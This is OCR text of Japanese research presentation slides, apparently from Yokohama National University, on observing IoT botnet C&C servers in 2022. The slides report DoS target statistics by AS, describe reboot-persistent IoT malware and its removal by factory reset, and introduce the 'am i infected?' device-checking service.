


図 5　C&C サーバの一日当たりの DoS 攻撃コマンド数 [左], 合計攻撃時間数 [右]

C&Cサーバ活動の様子

接続状態や攻撃頻度はC＆Cサーバによって大きく異なる



DoS攻撃の対象

2022年の約3か月551個のC&Cサーバに接続しコマンドを観測した結果

Roblox (Game)

Charter Comm.

Microsoft

OVH (Cloud)

24Shells (Hosting)

Comcast Cable

Amazon

表 5　DoS 攻撃対象の AS 情報 (上位 20)

	AS	CC	攻撃件数		AS	CC	攻撃件数
1	22697	US	16085	11	210269	NL	2007
2	11351	US	9755	12	4837	CN	1750
3	8075	US	4137	13	24940	DE	1541
4	16276	FR	3729	14	12876	FR	1268
5	55081	US	3631	15	26854	US	1255
6	7922	US	3596	16	199610	DE	1255
7	16509	US	3527	17	135905	VN	1209
8	16276	CA	3052	18	7018	US	1202
9	55664	ID	2096	19	212477	NL	1153
10	16276	US	2075	20	13335	US	1123

日本のASが攻撃対象となった事例は125件(全体の約0.1%)

攻撃命令数 TOP10のC2が狙う攻撃対象

2022年の約3か月551個のC2を観測した結果




図 6　攻撃 C サーバ (上位 10) ごとの攻撃先 AS の割合
(左上数字: 全攻撃命令数，グラフ内の数字: 各 AS に対する攻撃命令数)

22697	Roblox (Game)
16276	OVH(Cloud)
8075	Microsoft
7922	Comcast Cable Comm.
24940	Hetzner Online (Cloud)
16509	Amazon
11351	Charter Comm.(Cable)

多様な対象を狙うC&Cや、ほぼ単一の対象に攻撃を続けるC＆Cも存在

鮫嶋海地, 遠藤祐輝, 田辺瑠偉,吉岡克成,中尾康二,松本勉, “IoTボットのC&C通信を模したスクリプトによる攻撃インフラの観測” 電子情報通信学会情報通信システムセキュリティ研究会, 2022.

◆ NOTICE/NICTER注意喚起への示唆

- ❖ IoTボットネットからの攻撃としてDDoSは引き続き頻繁に発生している。

- ❖ 2022年5月から8月の3か月、551個のC&Cサーバを監視して観測した攻撃命令116,834件のうち**日本のASが攻撃対象となった事例は125件(全体の約0.1%)**。ちなみに米国はTop 3のASのみで29,977件(全体の約25.7%)。

→国内の感染機器から海外のサーバへ攻撃する事例が、国内への攻撃の事例よりも圧倒的に多い(ただし、状況次第で傾向は容易に変わり得る)

本日のご説明

- **IoTボットネットの概要**
  - 感染拡大戦略
  - C&Cサーバの分布
  - **DDoS攻撃実態**
- **その他のトピック**
  - **電源を切っても消えないIoTマルウェア**
  - 感染・脆弱性検査サービス am i infected?
  - サイバー攻撃エコシステム観測網

◆ 電源を切っても消えないIoTマルウェア

- 一般に揮発性領域に感染する(=機器の再起動で消去される)Mirai等のマルウェアと違い、一部のIoTマルウェアは不揮発領域に感染し、機器を再起動しても駆除されず、自動的に活動を再開する
  →**持続感染型マルウェア**

- 総務省様委託研究にて、IoTマルウェアの持続感染性について実機と実マルウェア検体による調査を実施中

1. 井上貴弘, 岡田英造, 岡田晃市郎, 塩治榮太朗, 秋山満昭, 田辺瑠偉, 吉岡克成, 中尾康二, 松本勉 "IoT機器のファイル構成を模したサンドボックスによる持続感染型IoTマルウェアの実行環境依存性の分析," ICSS研究会, 2022.
2. 添田 隼喜, 井上 貴弘, 田辺 瑠偉, YinMinn Pa Pa, 吉岡 克成, 松本 勉, "IoT 機器に対するマルウェア持続感染性の診断手法の提案" 電子情報通信学会情報通信システムセキュリティ研究会, 2023 (2023.3に発表予定)

◆ NOTICE/NICTER注意喚起への示唆

- 持続感染性を有するマルウェアがまん延した場合、**機器の再起動といった容易な手段で駆除ができない**。注意喚起時には機器を工場出荷時に戻すといった駆除手段を所有者に適切に伝える必要がある。


- 現状、持続感染性を有するマルウェアが大規模感染している様子は見られないが、持続感染性は攻撃者にとってメリットが大きいため、今後も注意すべきと考える

本日のご説明

- **IoTボットネットの概要**
  - 感染拡大戦略
  - C&Cサーバの分布
  - **DDoS攻撃実態**
- その他のトピック
  - 電源を切っても消えないIoTマルウェア
  - **感染・脆弱性検査サービス am i infected?**
  - サイバー攻撃エコシステム観測網


感染・脆弱性検査サービス “am I infected?”

YNU YOKOHAMA National University




https://amii.ynu.code

am i infected? 全体図



